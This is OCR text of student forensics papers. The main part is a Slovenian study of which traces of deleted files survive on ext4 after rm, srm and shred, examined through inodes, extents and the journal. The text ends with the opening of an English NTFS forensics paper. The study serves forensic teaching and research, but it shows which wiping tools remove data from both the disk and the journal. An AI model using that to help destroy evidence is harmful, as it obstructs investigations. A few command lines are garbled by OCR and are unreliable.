Z ukazom **debugfs** je najprej potrebno odpreti datotečni sistem. Znajdemo v okolju, kjer se lahko z ukazi upravlja z datotečnim sistemom. Za izpis podatkov superbloka se lahko uporabi ukaz show_super_stats. Za izpis vsebine določenega *inode*-a se uporabi ukaz *cat <inode>*. Seznam blokov, ki jih zaseda določen *inode* se lahko izpiše z ukazom *blocks <inode>*. Za izpis dnevnika se lahko uporabi ukaz *logdump*. Vsebino določene *inode* strukture pa je mogoče izpisati z ukazom *stat <inode>*.

6.2.4 SleuthKit

Je knjižnica in zbirka napisana v jeziku C, ki vsebuje programe za forenzično analizo datotečnih sistemov [12]. Omogočajo preiskavo sistemov na neinvazivni način. Knjižnico se lahko uporabi za izvajanje preiskave na Windows, Linux in Unix sistemih [18]. Običajno je uporabljena v navezi z grafičnim vmesnikom **Autopsy**. Uradno ni kompatibilen z ext4, je pa delno kljub vsemu uporaben. Pri naših raziskavah smo uporabili ukaze Vfsstat in *blkcat*.

6.2.5 rm

Orodje **rm** na UNIX sistemih omogoča izbris datotek in direktorijev, [16] simboličnih linkov, itd. Orodje odstrani le reference na objekte na datotečnem sistemu. Če ima datoteka več referenc (npr. dve imeni), se objekt odstrani šele, ko je izbrisana zadnja referenca nanj. Samo orodje **rm** podatkov ne izbriše, saj le odstrani reference nanje. Sproščeni prostor na datotečnem sistemu, ki je sicer označen za ponovno uporabo lahko tako še vedno vsebuje podatke, ki so ostali po izbrisu. To je uporabno za digitalnega forenzika, lahko pa tudi varnostna težava za podjetja, organizacije ali pozameznike, ki želijo podatke povsem izbrisati.

6.2.6 srm

srm [19] je orodje za varno odstranjevanje imenikov in datotek. Obnaša se podobno kot orodje **rm**, vendar glede na podana stikala uniči vsebino datotek. Pomembna stikala:


- -r (-R) - rekurzivno odstrani vsebino imenika
- -d - odstrani imenik (uporabljen zaradi kompatibilnosti z *rm*)
- -f - ignorira napake
- -s - datoteko prepiše enkrat z 0
- -P - prepiše najprej z 0xFF, nato z 0x00 in nato še enkrat z 0xFF
- -D - brisanje po US Dod standardu (7-kratni prepis)
- -E - brisanje po US DoE standardu (3-kratni prepis)
- -v - opis napredka in operacij, ki se vršijo

Orodje privzeto briše po Gutmannovem algoritmu za 32-kratno prepisovanje. Možno je prepisovati tudi bločne naprave.

6.2.7 shred

shred [17] je del GNU programske opreme in je v osnovi namenjen prepisovanju vsebine datoteke. Če datoteka ni imenik, jo lahko tudi zbriše. Pomembna stikala:

- -f - ignorira napake
- –random-source=DATOTEKA - izbor vira naključnih vrednosti
- -s N - določi se število bajtov, ki se prepisujejo
- -u - izbris datoteke po prepisovanju
- -v - opis napredka in operacij, ki se vršijo
- -z - zadnji prepis je z ničlami, da se prikrije prepisovanje



Slika 5: Superblok testnega datotečnega sistema.

6.3 Analiza datotečnega sistema

Pred pričetkom iskanja izbrisane datoteke, smo analizirali datotečni sistem, ki je služil za primerjavo. Na njem se je nahajala datoteka *at.txt*. Po priklopu datotečnega sistema v bralnem načinu v mapo /mnt/ext4 smo poiskali, kateri *inode* vsebuje metapodatke datoteke *at.txt*.

```
[root@fedora17 fs]# ls -il /mnt/ext4/
total 1036
12 -rw-r--r-- 1 root root 1048576 Apr 30
    17:06 at.txt
11 drwx------ 2 root root   12288 Apr 30
    17:06 lost+found
```

Inode naše datoteke ima številko 12. To je bilo pričakovano, saj so *inode*-i s številkami 0-11 rezervirani za posebne lastnosti. Npr. *inode* 8 hrani podatke o dnevniku, *inode* 11 pa je običajno direktorij lost+found. S pomočjo izpisa superbloka in deskriptorjev bločnih skupin lahko poiščemo kje na datotečnem sistemu se *inode* nahaja in ga analiziramo. Slika 5 izpostavlja nekaj izmed podatkov v superbloku.

Analizo *inode*-a smo izvedli ročno, saj večina orodij za analizo datotečnih sistemov še vedno ne podpira ext4[11] (npr. istat, ki je del paketa SleuthKit). Večinoma nudijo le omejeno podporo. Deskriptorji bločnih skupin vsebujejo podatke o *inode*-ih in podatkovnih blokih. Izračunamo, v kateri bločni skupini je naš *inode*, po enačbi[5]

```
blocna_skupina = (st_inoda-1) /
    st_inodov_na_skupino
---
0 = 11 / 1832
```

Vidimo, da se *inode*-i 1-1832 nahajajo v bločni skupini 0. Tabela *inode*-ov za to skupino pa v blokih 234-462.

```
[root@fedora17 fs]# fsstat /dev/loop0
FILE SYSTEM INFORMATION
--------------------------------------------
...
BLOCK GROUP INFORMATION
--------------------------------------------
Number of Block Groups: 7
Inodes per group: 1832
Blocks per group: 8192

Group: 0:
  Inode Range: 1 - 1832
  Block Range: 1 - 8192
  Layout:
    Super Block: 1 - 1
    Group Descriptor Table: 2 - 2
    Data bitmap: 202 - 202
    Inode bitmap: 218 - 218
    Inode Table: 234 - 462
    Data Blocks: 463 - 8192
  Free Inodes: 1820 (99%)
  Free Blocks: 6360 (77%)
  Total Directories: 2
...
```


Inode je velikosti 128B, saj je naš datotečni sistem zelo majhen. Večji ext4 datotečni sistemi imajo *inode*-e velikosti 256B. Iz pridobljenih podatkov smo izračunali, v katerem bloku se nahaja *inode* datoteke *at.txt*. Izračunamo z uporabo enačb[5]:

```
index = (st_inoda-1) %
    st_inodov_na_skupino
odmik = index * velikost_inoda
---
11 = 11 % 1832
1408 = 11 * 128
```


Inode je torej na naslovu 1408, kar je že v drugem bloku *inode*-ov bločne skupine 0. Bloki so velikosti 1024B. *Inode* datoteke *at.txt* se torej nahaja v 235 bloku. Blok smo iz datotečnega sistema pridobili z uporabo ukaza blkcat. Vsebina bloka je prikazana na sliki 6.

Inode-e smo analizirali z uporabo orodja hexdump. Označeni so pomembni parametri. Velikost datoteke je 00 00 10 00, v predstavitvi s tankim koncem. To je 1048576B, kar je ravno velikost naše datoteke. Nadalje imamo 4 časovne značke, ki prikazujejo dostopni čas (atime), čas zadnje spremembe *inode*-a (ctime), čas zadnje modifikacije podatkov (mtime) in čas izbrisa datoteke (dtime).

0x0AF3 je magična številka[5], ki označuje pričetek extenta. Extent je struktura velika 12B. To je podatkovna struk-



Slika 6: Inode datoteke *at.txt*.



Slika 7: Podatkovni bloki datoteke *at.txt*.

tura, ki kaže, kje se podatki dejansko nahajajo. Za magično številko je število extentov v dejanski strukturi, v našem primeru je to 1. Maksimalno število extentov pa je 4. Naslednji pomemben sestavni del je število blokov v extentu, 0x400 je ravno 1024 blokov, en blok je velik 1024B, naša datoteka pa je velika 1 MB. Z zeleno barvo je označenih spodnjih 32 bitov fizičnega naslova, na katerem se podatki pričnejo in se raztezajo čez 1024 blokov. Ta naslov je 01240000 => 0x2401 => 9217(dec)*1024=0x00900400. Slika 7 prikazuje izpis podatkov datotečnega sistema na naslovu 0x00900400 z uporabo hexdump. Kot vidimo se tam nahaja vsebina datoteke, ki smo jo zapisali na sistem - *at.txt*.

6.4 Iskanje sledi v metapodatkih in ostankih podatkov

Različne datotečne sisteme z izbrisanim -i smo pripravili že pred pričetkom analize. Nato smo vsakega posebej priklopili in analizirali, kaj se ohrani po izbrisu datoteke *at.txt*. Uporabljena orodja za izbris so bila rm, srm in shred, ki so podrobneje opisana v 6.2.

Ker smo vedeli, kateri *inode* vsebuje metapodatke o datoteki in kje se datoteka nahaja smo lahko analizirali, kaj se s sledovi za datoteko zgodi po izbrisu. Ponovno smo z uporabo ukaza *blkcat* pridobili podatke bloka 235, ki vsebuje *inode* datoteke *at.txt*. *Inode* struktura izbrisane datoteke in njegova vsebina je prikazana na sliki 8.

Vidimo lahko, da iz *inode*-a izgine velikost datoteke, prav tako se posodobijo časi *ctime*, *mtime* in *dtime*. Izbrisana je tudi celotna vsebina extenta, ki je kazala, kje fizično na disku se podatki nahajajo. Vidimo le dobro znano 0x0AF3 magično število in maksimalno število extentov, ki je 4. Vsebina *inode*-a 12 je po izbrisu enaka, ne glede na to, katero orodje za izbris uporabimo.

Vsebina datoteke, *at.txt*, pa se po izbrisu z rm ni nič spremenila. Še vedno je bila dosegljiva na istem naslovu. Vsebino prikazuje slika 7. Pri izbrisu s *shred* in *srm* pa so bili prepisani tudi podatkovni bloki, in čeprav smo fizično lokacijo poznali, podatkov ni bilo več mogoče pregledati.

Sled, ki jo je bilo še mogoče zaznati, se je nahajala v imeniški strukturi korenskega imenika. Imeniki vsebujejo povezavo med *inode*-om in imenom datoteke. V korenskem imeniku na datotečnem sistemu je bilo kljub izbrisu še vedno mogoče videti povezavo med *inode*-om in imenom datoteke za datoteko *at.txt*, ki je prikazana na sliki 9. Sama povezava pa razen tega, da je bilo mogoče pogledati kdaj je bila datoteka iz datotečnega sistema izbrisana ni omogočala nikakršne povrnitve vsebine datoteke. V *inode*-u 12 so bili namreč vsi kazalci na podatkovne bloke izbrisani.

6.5 Iskanje sledi v dnevniku

Dnevnik datotečnega sistema ext4 (če ga ima) se navadno nahaja na *inode*-u 8. Njegova lokacija je zapisana v superbloku datotečnega sistema. Za pridobitev dnevnika iz datotečnega sistema smo uporabili orodje *debugfs*: *debugfs -R čat <8>ṗot/do/razdelka | hexdump -C > dnevnik_razdelka.txt*. Na ta način smo pridobili izpise dnevnikov v obliki, ki jo je lahko analizirati. Dnevnik datotečnega sistema je lahko različno velik. Bloki dnevnika so enako veliki kot bloki datotečnega sistema. Zapisi v dnevniku so v nasprotju s tistimi v ext4 datotečnem sistemu zapisani po pravilu debelega konca. Prvih 1024 B dnevnika je rezerviranih za dnevniški superblok.

Izpis superbloka dnevnika smo pridobili z ukazom *debugfs -R čat <8>"pot/do/razdelka | dd bs=1k count=1 | hexdump -C > superblok_dnevnika.txt* in z ukazom *extundelete –journal pot/do/razdelka* (slika 10). V superbloku dnevnika so osnovni podatki dnevnika kot npr. velikost bloka, število blokov, podpis. V njem je tudi številka prve transakcije v dnevniku (od zadnjega pripenjanja). Če ima datotečni sistem ext4 dnevnik, potem določimo način njegovega delovanja z ukazom za pripenjanje datotečnih sistemov (*mount*). Privzeto je dnevnik nastavljen na način *ordered*. Pri našem poskusu pa smo datotečni sistem pripeli z vsemi možnimi načini, ki so opisani v razdelku 2.4.

Pri eni testni kopiji datotečnega sistema smo dnevnik izklopili z ukazom *tune2fs -O ^has_journal pot/do/razdelka*. Pri superbloku dnevnikov so razlike med različnimi načini beleženja le v številki začetne transakcije. Razlike nastanejo zaradi različne količine podatkov in načina, kako se ti podatki zapisujejo v dnevnik. Tako lahko dobimo tudi različno število transakcij.


Vsak blok v dnevniku se začne z 12 bajtno glavo. Glava je sestavljena iz treh 4 bajtnih vrednosti:

- oznako *0xC03B3998*,
- vrsto bloka (opisni blok, potrditveni blok, oznaka za superblok ali preklicni blok) in
- številko transakcije, ki ji blok pripada [5].


Vsaka transakcija se v dnevniku začne z opisnim blokom 11. Če je transakcija zaključena se zaključi s potrditvenim blokom, sicer pa se nastavi preklicni blok. V opisnem bloku so po vrsti našteti naslovi, kje se bloki, ki mu sledijo, nahajajo v datotečnem sistemu. Od načina delovanja dnevnika je odvisno, kaj se zapiše v bloke, ki se nahajajo med opisnimi in potrditvenim blokom ene transakcije. Če je način delovanja dnevnika nastavljen na *journal*, se beležijo vsi podatki, ki se zapišejo v datotečni sistem, pri ostalih dveh načinih pa le metapodatki.

Zanimalo nas je, kateri podatki ostanejo v dnevniku pri različnih načinih delovanja ter kateri podatki po uporabi različnih orodij za brisanje podatkov. Najbolj nas je zanimalo, če katero od uporabljenih orodij za brisanje pobriše tudi dnevniške zapise o brisanih datotekah.


Iz tabele 2 je razvidno, da se podatki lahko obnovijo le v primeru da se za brisanje uporabi ukaz rm. Če se po naključju podatki ne prepišejo ostanejo podatkovni bloki v primeru uporabe ukaza rm tako v datotečnem sistemu, kot v dnevniku. V primeru, da se metapodatki v dnevniku ne prepišejo, je datoteko, ki pripada določenemu *inode*-u dokaj lahko obnoviti. Tudi če metapodatkov v dnevniku ne najdemo, je še vedno mogoče podatke pridobiti s pomočjo strukture *extent*, ki je pripadala temu *inode*-u. Če




Slika 8: Inode datoteke *at.txt* po izbrisu.




Slika 9: Ostanki sledi v strukturi korenskega imenika.



Slika 10: Superblok dnevnika izpisan z uporabo orodja *extundelete* in superblok kot je izpisan z uporabo orodja *hexdump*.



Slika 11: Glava opisnega bloka dnevnika



Slika 12: Najdena slika PNG po izbrisu in poskusu izklesovanja. Na sliki so prikazane tudi ostale datoteke, ki so rezultat orodja *extcarve*.

Tabela 2: Tabela ostankov forenzičnih sledi v dnevniku glede na način delovanja in uporabljena orodja za brisanje. Z zvezdico (*) so označene možnosti, kjer so metapodatki prepisani pri brisanju datotek zaradi majhne količine podatkov, ki se je v dnevnik zapisala pri zapisovanju datoteke.

Orodje	brez	*journal*	*ordered*	*writeback*
rm	/	podatki in	/*	/*
		metapodatki		
srm	/	/*	/*	/*
shred + rm	/	metapodatki	/*	/*
shred + srm	/	metapodatki	/*	/*

je bila ta struktura prepisana, lahko podatkovne bloke pridobimo tudi s klesanjem podatkov iz razdelka. Če se po naključju podatki ne prepišejo ostanejo podatkovni bloki v primeru uporabe ukaza rm tako v datotečnem sistemu, kot v dnevniku. Pri uporabi ukaza *shred* sicer v dnevniku ostane nekaj metapodatkov, vendar so podatkovni bloki pobrisani. V tem primeru je največ, kar lahko naredimo to, da povežemo ostanke vnosov v strukturi mape z ostanki *inode* vnosa v dnevniku, ni pa mogoče obnoviti vsebine datoteke. Enaki rezultati so se pokazali tudi pri ponovitvi poskusa z uporabo programa za brisanje *srm*.

6.6 Izklesovanje z orodjem extcarve

Za poskus izklesovanja smo preizkusili novo eksperimentalno orodje **extcarve** (`http://www.giis.co.in/index.html`). V sliko datotečnega sistema smo prestavili nekaj datotek JPG (fotografije, posnetke namizja, risbe) in jih izbrisali. Poskusili smo jih poiskati z orodjem, vendar neuspešno.

Na disku smo ustvarili novo particijo */dev/sda7* in postopek ponovili. Dodali smo še tekstovno datoteko PHP, manjšo od velikosti bloka. Orodje je pokazalo, da je skeniranje končano, vendar nismo našli nobene datoteke JPG. Orodje je izločilo ogromno binarnih skupkov, vendar mu ni uspelo sestaviti nobene datoteke. Prav tako ni našlo majhne tekstovne datoteke PHP.

```
$ extcarve -t
 Host machine is Little Endian.Proceed

Please enter the device name:/dev/sda7

Please enter the output directory - (You
    must provide  separate partition/drive
    's directory) :/opt/tmp/img
Please enter the file type :(gif/jpg/pdf/
    tex/txt/tgz/zip/htm/cpp/php):jpg

Searching non-zero unused block :
              205823  Analyzed:
    185849 of            185848
 Scanning completed
 extcarve is completed
```

Na disk smo nato dodali še nekaj datotek PNG. Orodju je uspelo izklesati dve manjši, ena od njih pa je prikazana na sliki 12. Če bi poskusili preiskovati najdene **.txt* datoteke, bi mogoče še našli ostale, vendar to presega zadane cilje tega članka.

Slika je bila velika 100 MB, particija /dev/sda7 pa 2001 MB. Velikost bloka je bila v obeh primerih 1024 B.

6.7 Izklesovanje z orodjem PhotoRec

Iste datoteke iz prejšnjega eksperimenta smo nato poskusili povrniti z orodjem *PhotoRec*. Orodje se ne ozira na datotečni sistem, ampak poskuša podatke pridobiti glede na vsebino datotek. Tako uradno podpira veliko večino operacijskih sistemov:

- DOS/Windows 9x
- Windows NT 4 / 2000 / XP /2003/Vista/2008/7
- Linux
- FreeBSD, NetBSD, OpenBSD
- Sun Solaris
- Mac OS X

V rezultatu so se pojavile tudi določene datoteke, za katere je orodje predvidevalo, da so obstajale, čeprav v resnici niso (tekstovne, XML, *.java itd.).

7. ZAKLJUČEK

Pri raziskovanju datotečnega sistema ext4 smo prišli do zaključka, da je še vedno preveč ovir za učinkovito forenzično preiskavo. Pri brisanju datoteke se namreč iz področij v *inode* izbrišejo reference na podatkovne bloke. Pri datotekah, ki so večje od 0,5 GB ali zelo fragmentirane, se del teh referenc ohrani in je mogoče podatke obnoviti s sledenjem indeksov področij. Te podatke je v primeru, da se še niso prepisali, mogoče dobiti tudi v dnevniku. Če pa so metapodatki že prepisani in dejanski podatki še vedno ohranjeni, lahko za obnovitev datotek uporabimo tehniko izklesovanja podatkov (npr. *extcarve*), vendar so takšne metode za ext4 še v razvoju.

Zgoraj naštetih možnosti pa ne moremo uporabiti, kadar je bilo za brisanje uporabljeno orodje *srm* oziroma *shred*, saj ti orodji pobrišeta podatkovne bloke tako iz blokov datotečnega sistema, kot tudi iz dnevnika.

8. LITERATURA

[1] N. Beebe. Digital forensic research: The good, the bad and the unaddressed. In *Advances in Digital Forensics V*, pages 17–36. Springer, 2009.

[2] N. L. Beebe, S. D. Stacy, and D. Stuckey. Digital forensic implications of zfs. *digital investigation*, 6:S99–S107, 2009.

[3] M. Cao, T. Y. Tso, B. Pulavarty, S. Bhattacharya, A. Dilger, and A. Tomas. State of the art: Where we are with the ext3 filesystem. In *Proceedings of the Ottawa Linux Symposium (OLS)*, pages 69–96, 2005.

[4] E. Casey. *Digital evidence and computer crime: Forensic science, computers, and the internet*. Academic press, 2011.

[5] Ext4 (and Ext2/Ext3) Wiki. Ext3 disk layout. [Online; dostopano 1. maja 2013]. URL: `https://ext4.wiki.kernel.org/index.php/Ext4\_Disk\_Layout`.

[6] K. D. Fairbanks. An analysis of ext4 for digital forensics. *Digital Investigation*, 9:S118–S130, 2012.

[7] hexdump. hexdump - manual page. [Online; dostopano 9. maja 2013]. URL: `http://linux.about.com/library/cmd/blcmdl1_hexdump.htm`.

[8] A. Mathur, M. Cao, S. Bhattacharya, A. Dilger, A. Tomas, and L. Vivier. The new ext4 filesystem: current status and future plans. In *Proceedings of the Linux Symposium*, volume 2, pages 21–33. Citeseer, 2007.

[9] S. Piper, M. Davis, G. Manes, and S. Shenoi. Detecting hidden data in ext2/ext3 file systems. In *Advances in digital forensics*, pages 245–256. Springer, 2005.

[10] H. Pomeranz. Understanding ext4 extent trees. [Online; dostopano 30.aprila 2013]. URL: `http://computer-forensics.sans.org/blog/2011/03/28/digital-forensics-understanding-ext4-part-3-extent-trees`.

[11] H. Pomeranz. Understanding ext4 extents. [Online; dostopano 30. aprila 2013]. URL: `http://computer-forensics.sans.org/blog/2010/12/20/digital-forensics-understanding-ext4-part-1-extents`.

[12] SleuthKit. Sleuthkit official website. [Online; dostopano 5. maja 2013]. URL: `http://www.sleuthkit.org`.

[13] C. Swenson, R. Phillips, and S. Shenoi. File system journal forensics. In *Advances in Digital Forensics III*, pages 231–244. Springer, 2007.

[14] T. Ts'o. debugfs - manual page. [Online; dostopano 9. maja 2013]. URL: `http://linux.die.net/man/8/debugfs`.

[15] Wikipedia. ext3. [Online; dostopano 1. maja 2013]. URL: `http://en.wikipedia.org/wiki/Ext3`.

[16] Wikipedia. rm. [Online; dostopano 3. maja 2013]. URL: `http://en.wikipedia.org/wiki/Rm_(Unix)`.

[17] Wikipedia. shred (unix). [Online; dostopano 1. maja 2013]. URL: `http://en.wikipedia.org/wiki/Shred_(Unix)`.

[18] Wikipedia. Sleuthkit. [Online; dostopano 3. maja 2013]. URL: `http://en.wikipedia.org/wiki/The_Sleuth_Kit`.

[19] Wikipedia. srm (unix). [Online; dostopano 1. maja 2013]. URL: `http://en.wikipedia.org/wiki/Srm_(Unix)`.

[20] Wikipedia. Usage share of operating systems. [Online; dostopano 9. maja 2013]. URL: `http://en.wikipedia.org/wiki/Usage_share_of_operating_systems`.

NTFS file system – structure, its forensics and scan tools

Aleksandra Deleva
e-mail:
ad7332@student.uni-lj.si

Biserka Cvetkovska
e-mail:
bc3020@student.uni-lj.si

Ivana Kostadinovska
e-mail:
ik9801@student.uni-lj.si

Abstract

NTFS is a file system developed by Microsoft Corporation. It supersedes the FAT file system. Here we will go over the basic concepts of the NTFS file system, give some background knowledge about each part that consists the NTFS file system , line the Boot Sector , the Master File table, explain how indexing is done in NTFS. After that we will go over the file types and data integrity and recoverability. Since, NTFS is one of the most important and most common used file systems today, its forensic is very important especially when it comes to digital crime investigations. In this seminar work we are looking at some of the analysis techniques and give comments and suggestions about a successful digital forensic investigation. At the end, we will show and describe the best forensic tools that are used for NTFS file system.

Keywords

NTFS, digital forensics, file system analysis, file overview, metadata, category, forensic tools, the sleuth kit, autopsy, NTFSInfo

1. Introduction

In NTFS it is said that everything is a file, so following this concept, all the important data is also allocated to a file and can be reached in the same manner as we would reach a regular file. The only consistent layout is the boot sector which is the first sector in the NTFS volume. Master file table is a place every file must be represented by an entry. For security NTFS also keeps a backup copy of the MFT table. Because as we mentioned earlier in NTFS everything is a file, and must have an entry in MFT, there is an entry of MFT. NTFS uses recovery techniques and transaction logging. So when a disc fails, a recovery technique is used to access log fie information. From the forensic view point, there are a few tools that are used in investigations. The most known are: The Sleuth Kit, Autopsy and NTFSInfo.

2. Introduction to NTFS Concepts

NTFS is designed to support large storage devices, to offer high security and reliability. Scalability of NTFS is solved in a manner that if the data structure changes, it does not affect the system. This is achieved in a way that NTFS uses generic data structures as a wrapper around more specific data structures. So this allows the internal data structures to change, but the wrapper stays the same.

One important concept in NTFS is that the important data is allocated to a file. There is only one consistent layout, and that is that the boot sector and boot code are contained in the first sectors of the volume. Otherwise, all the administrative data that in other systems used to have specific layout and it was hidden, here in NTFS it is reached as a regular file and can be located anywhere in the volume

3. NTFS Partition Boot Sector

When a NTFS disc is formatted, 16 sectors are allocated by the format program for the $Boot metadata file. The first of which is called a boot sector where the bootstrap code (consists of seven sectors) is

located, and the remaining are IPLs (Initial program loader) for the boot sector. The last sector is a copy of the boot sector, so that security is increased. The *Second* sector always begins with the 16 Hex bytes:

```
05 00 4E 00 54 00 4C 00 44 00 52 00 04 00 24 00
      N     T     L     D     R           $
```

Figure 1 - The Second sector

This is Unicode for NTLDR. The seventh sector ends with 138 zero bytes. On a recently formatted volume the $MFT (Master file table) comes immediately after. Metadata/system files like $LogFile and $MFTMirr are in the middle of the partition

Byte Offset	Field Length	Field Name
0x00	3 bytes	Jump Instruction
0x03	LONGLONG	OEM ID
